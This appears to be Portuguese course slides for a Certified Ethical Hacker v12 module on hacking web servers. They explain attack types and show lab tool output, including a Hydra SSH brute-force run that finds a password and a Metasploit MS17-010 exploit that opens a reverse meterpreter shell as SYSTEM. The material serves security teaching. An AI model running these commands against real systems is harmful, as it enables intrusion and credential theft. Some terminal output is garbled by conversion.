



Curso:

(C|EH) V12

CERTIFIED ETHICAL HACKER - SECURITY IMPLEMENTATION

## Progresso do curso

Módulo 11. Session Hijacking

Módulo 12. Evading IDS, Firewalls, and Honeypots

Módulo 13. Hacking Web Servers

Módulo 14. Hacking Web Applications


Módulo 15. SQL Injection

#### Conceitos sobre Web Servers:

Servidor web (web server) pode referir ao hardware ou ao software, ou ambos trabalhando juntos.

Referente ao hardware, um servidor web é um computador que armazena arquivos que compõem os sites (por exemplo, documentos HTML, imagens, folhas de estilo, e arquivos JavaScript) e os entrega para o dispositivo do usuário final. Está conectado a Internet e pode ser acessado através do seu nome de domínio (DNS), como por exemplo mozilla.org.

Referente ao software, um servidor web inclui diversos componentes que controlam como os usuários acessam os arquivos hospedados (armazenados para disponibilização), no mínimo um servidor HTTP. Um servidor HTTP é um software que compreende URLs (endereços web) e HTTP (o protocolo que seu navegador utiliza para visualizar páginas web.




CEHv12


13. Hacking Web Servers




## Arquitetura do Apache



## Arquitetura do IIS




## Impacto de ataques a Webservers



#### DoS/DDoS

Nesta técnica, os servidores são inundados com uma alta taxa de conexões a partir de uma fonte válida. Neste ataque, um atacante ou grupo de zumbis tenta esgotar os recursos do servidor. Isso provavelmente inicia um pedido em cada conexão, por exemplo, um atacante pode usar o seu exército de zumbis para buscar a home page de um servidor web repetidamente. A carga resultante sobre o servidor faz com que o processamento se torne extremamente lento.




#### **DNS Server Hijacking**

DNS Hijacking ou redirecionamento de DNS é a prática de subverter a resolução de consultas Domain Name System (DNS). Pode ser obtido através de um malware que substitui a configuração TCP/IP de um computador para apontar para um servidor DNS malicioso sob o controle do atacante, ou através da modificação do comportamento de um servidor DNS confiável.

Estas modificações podem ser feitas para fins maliciosos, como phishing, ou para fins de auto serviço por provedores de serviços de Internet (ISPs) e pelos prestadores de serviços de DNS para bloquear o acesso a domínios selecionados como uma forma de censura. Uma das funções de um servidor DNS é traduzir um nome de domínio em um endereço IP que as aplicações precisam se conectar.

#### **Directory Traversal**

Servidores web foram concebidos de tal maneira que o acesso do público é limitado em certa medida. Directory traversal é uma exploração do HTTP através do qual os atacantes são capazes de acessar diretórios restritos e executar comandos fora do diretório raiz do servidor web através da manipulação de uma URL. Os atacantes podem usar o método de tentativa e erro para navegar fora do diretório raiz e acessar informações confidenciais no sistema.



#### Man-in-the-Middle

O ataque Man-in-the-Middle é um método em que um intruso intercepta ou modifica a mensagem que está sendo trocada entre o usuário e o servidor web. Isso permite que um atacante possa roubar informações confidenciais de um usuário, como informações bancárias, nomes de usuários, senhas e etc. transferidos através da rede para o servidor web. O atacante atrai a vítima para se conectar ao servidor web fingindo ser um proxy. Se a vítima acredita e concorda com o pedido do atacante, toda a comunicação entre o usuário e o servidor web passa pelo atacante. Assim. o atacante pode roubar informações confidenciais do


usuário.

Man-in-the-Middle (MITM) attacks allow an attacker to access sensitive information by

intercepting and altering communications between an end-user and webservers Attacker acts as a proxy such that all the communication between the user and webserver passes through him forwarded to user

#### Phishing

Phishing é uma forma de fraude eletrônica, caracterizada por tentativas de adquirir dados pessoais de diversos tipos, como senhas, dados financeiros como número de cartões de crédito e outros dados pessoais. O ato consiste em um atacante se fazer passar por uma pessoa ou empresa confiável enviando um e email oficial. Isto ocorre de várias maneiras, principalmente por email, mensagem instantânea, SMS, entre outros.



#### **Defacement**

- Web defacement occurs when an intruder maliciously alters visual appearance of a web page by inserting or substituting provocative and frequently offending data
- Defaced pages exposes visitors to some propaganda or misleading information until the unauthorized change is discovered and corrected
- Attackers uses variety of methods such as MYSQL injection to access a site in order to deface it



#### Misconfiguration

Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft



Verbose Debug/Error Messages

8000 Remote Administration **Functions** 

Anonymous or Default Users/Passwords

> Unnecessary Services Enabled

0000

Sample Configuration. and Script Files

0000

Misconfigured/Default **SSL Certificates** 

#### **SSH Brute Force**

Protocolos SSH são utilizados para criar um túnel SSH criptografado entre dois hosts, a fim de transferir dados não criptografados em uma rede insegura.

Para realizar um ataque no serviço de SSH, primeiro o atacante varre todo o servidor SSH para identificar as possíveis vulnerabilidades. Com a ajuda de um ataque de força bruta, o atacante obtém as credenciais de login. Uma vez que o atacante obteve as credenciais de login do SSH, ele utiliza os mesmos túneis SSH para transmitir malware e outras façanhas às vítimas sem ser detectado.

-(kali®

└\$ hydra -L user.txt -p msfadmin 192.168.29.135 ssh -t 4 Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not -binding, these \*\*\* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:4/p [DATA] attacking ssh://192.168.29.135:22/

[22][ssh] host: 192.168.29.135 login: msfadmin password: msfadmin 1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-

#### **Password Cracking**

A maioria dos hackings começa com quebra de senha. Uma vez que a senha for descoberta, o hacker pode entrar na rede como uma pessoa autorizada. A maioria das senhas comuns encontrados é password, administrator, admin, demo, test, guest, QWERTY, nomes de animais de estimação, etc. Os atacantes utilizam métodos diferentes, tais como engenharia social, spoofing, phishing, cavalo de Tróia, escutas telefónicas, ataque de força bruta, ataque de dicionário, etc. para quebrar senhas.



## Ataques a Aplicações Web



# Information Gathering


- Whois
- Traceroute
- Nmap
- Angry IP Scanner
- Netcat

```
echo "GET / HTTP/1.0\n" | netcat localhost 80
    $ whois 91.198.174.2
                                                              HTTP/1.1 200 OK
 % This is the RIPE Whois query server #1.
% The objects are in RPSL format.
                                                              Date: Sat, 07 Jan 2006 08:43:27 GMT
                                                              Server: Apache
 % Rights restricted by copyright.
                                                              Last-Modified: Wed, 28 Dec 2005 08:09:31 GMT
 % See http://www.ripe.net/db/copyright.html
                                                              ETag: "13c6e-14-1ea644c0"
  % Note: This output has been filtered.
          To receive output for a database update, use
                                                             Accept-Ranges: bytes
 % Information related to '91.198.174.0 - 91.198.174.2 Content-Length: 20
                                                              Connection: close
                    91.198.174.0 - 91.198.174.255
 inetnum:
                                                              Content-Type: text/html
                    WIKIMEDIA-EU-NET
 netname:
 descr:
                    Wikimedia Foundation Inc.
 country:
                    ORG-WFI1-RIPE
                                                             nothing to see here
 org:
admin-c:
                    MBE96-RIPE
                    MBE96-RIPE
 tech-c:
 tech-c:
                    RT744-RIPE
                    ASSIGNED PI
 status:
                    RIPE-NCC-HM-PI-MNT
 mnt-by:
                   RIPE-NCC-HM-PI-MNT
 mnt-lower:
                    WIKIMEDIA-MNT
 mnt-by:
 mnt-routes:
                    WIKIMEDIA-MNT
 mnt-domains:
                   WIKIMEDIA-MNT
                    RIPE # Filtered
 source:
                                                      ) 2020 Microsoft Corporation. All rights reserved.
                                                      \WINDOWS\system32>tracert support.ubisoft.com
                                                      acing route to lb-wst-ws.ubisoft.com [216.98.56.228]
                                                              32 ms 33 ms fr-ptc-a5d-ccs11-corpo-eth4_11.ubisoft.org [10.0.124.2]
32 ms 34 ms fr-stealth1-p2p1.ubisoft.org [10.254.252.3]
34 ms 33 ms c2-246.ubisoft.fr [195.22.144.246]
                                                              33 ms 36 ms 172.31.254.174
                                                               34 ms 34 ms 10.252.4.98
                                                              48 ms 45 ms 172.31.254.44
                                                              117 ms 120 ms 172.30.63.229
                                                              134 ms 124 ms 10.252.8.35
                                                        126 ms 135 ms 124 ms 172.31.129.129
       ali: # nmap -n -p80 --script http-enum 111
                                                        118 ms 133 ms 120 ms 172.31.129.1
Starting Nmap 7.70 ( https://nmap.org ) at 2013
                                                        115 ms 119 ms 119 ms 172.31.129.7
                                                        126 ms 127 ms 134 ms msr-b4g-ods011-vlan3607.ubisoft.onbe [10.132.248.172]
Nmap scan report for 192,168,56,102
Host is up (0.00029s latency).
                                                        124 ms 131 ms 141 ms 216.98.56.228
                                                    Trace complete.
PORT STATE SERVICE
80/tcp open http
| http-enum:
    /tikiwiki/: Tikiwiki
    /test/: Test page
    /phpinfo.php: Possible information file
    /phpMyAdmin/: phpMyAdmin
    /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
    /icons/: Potentially interesting folder w/ directory listing
    /index/: Potentially interesting folder
MAC Address: 08:00:27:6E:A2:39 (Oracle VirtualBox virtual NIC)
```

# Web Server Footprint

- Httprecon
- ID Serve
- NMAP

(nmap -sV --script=http-enum <target>)




## Mirroring Websites

- Httrack
- WGET

wget --mirror --convert-links --adjustextension --page-requisites --noparent <a href="http://example.org">http://example.org</a>

wget -mkEpnp <a href="http://example.org">http://example.org</a>






http://www.httrack.com


## Scan de Vulnerabilidade

scanner de vulnerabilidade permite determinar vulnerabilidades que existem servidor web e sua configuração. Assim, ele ajuda a determinar se o servidor web é explorável ou não. Além disso, os atacantes testam a infraestrutura do servidor web a fim de identificar qualquer erro de configuração, conteúdo desatualizado e vulnerabilidades conhecidas. Várias ferramentas são usadas verificação de vulnerabilidades, tais como HP WebInspect, Nessus, Paros proxy e etc. para encontrar hosts, serviços e vulnerabilidades.



## Session Hijacking


Sequestro de sessão é possível uma vez que a atual sessão do cliente é identificada. O controle completo da sessão do usuário pode ser assumido pelo atacante uma vez que o utilizador estabelece a autenticação com o servidor. Com a ajuda de ferramentas de previsão de número sequencial, os atacantes executam o sequestro de sessão. O atacante, depois de identificar a sessão aberta, prevê que o número de sequência do próximo pacote e envia os pacotes de dados antes que o usuário legítimo envie a resposta com o número de sequência correto.



## Hacking Passwords

Use password cracking techniques such as brute force attack, dictionary attack, password guessing to crack webserver passwords


Use tools such as THC-Hydra, Brutus, etc.



https://www.thc.org

## Metasploit

O Metasploit framework faz a descoberta, exploração e compartilha vulnerabilidades. Ele permite aos usuários identificar, avaliar e explorar aplicações web vulneráveis. Usando VPN pivoting, você pode executar o scanner de vulnerabilidade NeXpose do servidor através web comprometido descobrir vulnerabilidades exploráveis em um banco de dados que hospeda dados de clientes informações е confidenciais dos funcionários.



# Modulo de Exploiting

O módulo de exploração é o módulo básico no Metasploit utilizado para encapsular um exploit. Este módulo vem com campos de metainformação simplificada. Os usuários também podem modificar o comportamento da exploração dinamicamente, executar ataques de força bruta, e tentar exploits passivos. A seguir estão os passos para explorar um sistema utilizando o Metasploit framework:

- Configurar um Exploit
- Verificar as opções do exploit
- Selecionar um alvo
- Selecionar um Payload
- Lançar o Exploit

```
\underline{\mathsf{msf}} auxiliary(\underline{\mathsf{smb}} \underline{\mathsf{ms17}} \underline{\mathsf{010}}) > options
Module options (auxiliary/scanner/smb/smb ms17 010):
               Current Setting Required Description
   Name
               192.168.1.177
   RHOSTS
                                             The target address range or CIDR ide
                                  yes
   RPORT
               445
                                             The SMB service port (TCP)
                                  yes
   SMBDomain
                                              The Windows domain to use for authen
   SMBPass
                                              The password for the specified usern
   SMBUser
                                              The username to authenticate as
                                  no
   THREADS
                                              The number of concurrent threads
                                  ves
msf auxiliary(smb ms17 010) > exploit
[*] 192.168.1.177:445
                             Connected to \\192.168.1.177\IPC$ with TID = 2048
    192.168.1.177:445
                             - Received STATUS INSUFF SERVER RESOURCES with FID
                             - Host is likely VULNERABLE to MS17-010!
    192.168.1.177:445
    Scanned 1 of 1 hosts (100% complete)
    Auxiliary module execution completed
```

## Modulo de Payload

O módulo de payload do metasploit oferece o shellcode que pode executar uma série de tarefas interessantes para um atacante. Um payload é um pedaço de software que permite controlar um sistema de computador após ter sido explorado. O payload é normalmente anexado e entregue pelo exploit. Um exploit carrega o payload quando ele invade o sistema e em seguida, deixa o payload no destino.

Com a ajuda do payload, você pode fazer o upload e download de arquivos do sistema, tirar screenshots, e recolher os hashes de senhas. Você pode até mesmo assumir a tela, mouse e teclado para controlar completamente o computador.

```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/ms17_010_psexec) > run
Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
 * 192.168.216.10:445 - Built a write-what-where primitive...
[+] 192.168.216.10:445 - Overwrite complete... SYSTEM session obtained!
192.168.216.10:445 - Selecting PowerShell target
[*] 192.168.216.10:445 - Executing the payload...
[+] 192.168.216.10:445 - Service start timed out, OK if running a command or non-service executable...
Sending stage (179779 bytes) to 192.168.216.10
Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.10:51967) at 2018-02-10 05:46:20 -0500
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

### Modulo Auxiliar

Os módulos auxiliares do Metasploit podem ser utilizados para realizar ações pontuais arbitrárias, tais como port scanning, negação de serviço, e até mesmo fuzzing. Para executar o módulo auxiliar, use o comando run ou exploit.

```
nsf > use auxiliary/scanner/http/crawler
msf auxiliary(crawler) > show options
Module options (auxiliary/scanner/http/crawler):
                Current Setting Required Description
   Name
                                            The domain to use for windows authentication
   DOMATN
                 WORKSTATION
                                           The HTTP password to specify for authentication
  HttpPassword
                                 no
                                           The HTTP username to specify for authentication
  HttpUsername
                                 по
                                           The maximum number of minutes to spend on each URL
   MAX MINUTES 5
                                 yes
                                           The maximum number of pages to crawl per URL
   MAX PAGES
                                 yes
                                           The maximum number of concurrent requests
   MAX THREADS 4
                                 yes
                                           A proxy chain of format type:host:port[,type:host:port][...]
   Proxies
                                 no
                                           The target address
   RHOST
                                 yes:
                                           The target port
   RPORT
                false
                                           Negotiate SSL/TLS for outgoing connections
   SSL
   URI
                                           The starting page to crawl
   VHOST
                                           HTTP server virtual host
msf auxiliary(crawler) > set MAX PAGES 99999
MAX PAGES => 99999
nsf auxiliary(crawler) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf auxiliary(crawler) > exploit
 Crawling http://127.0.0.1:80/...
                    200 - 127.0.0.1 - http://127.0.0.1/
    [00001/99599]
    [88882/99999]
                    404 - 127.0.0.1 - http://127.0.0.1/stuff/
    [00003/99999]
                    404 - 127.0.0.1 - http://127.0.0.1/tmp/
    [80004/99999]
                    404 - 127.0.0.1 - http://127.0.0.1/awstats/
    [80005/99999]
                    404 - 127.0.0.1 - http://127.0.0.1/awstats/awstats/
    [00006/99999]
                    208 - 127.0.0.1 - http://127.0.0.1/test/
```

#### Conceitos sobre Web Servers:

Servidor web (web server) pode referir ao hardware ou ao software, ou ambos trabalhando juntos.

Referente ao hardware, um servidor web é um computador que armazena arquivos que compõem os sites (por exemplo, documentos HTML, imagens, folhas de estilo, e arquivos JavaScript) e os entrega para o dispositivo do usuário final. Está conectado a Internet e pode ser acessado através do seu nome de domínio (DNS), como por exemplo mozilla.org.

Referente ao software, um servidor web inclui diversos componentes que controlam como os usuários acessam os arquivos hospedados (armazenados para disponibilização), no mínimo um servidor HTTP. Um servidor HTTP é um software que compreende URLs (endereços web) e HTTP (o protocolo que seu navegador utiliza para visualizar páginas web.



CEHv12

13. Hacking Web Servers



### Teoria na Prática

Directory Traversal

SSH Brute Force

Password Cracking

Mirroring Website

Scan Website – Nikto

Metasploit <module>





## Obrigado!

"QUEM NÃO SABE O QUE PROCURA, NÃO PERCEBE QUANDO ENCONTRA".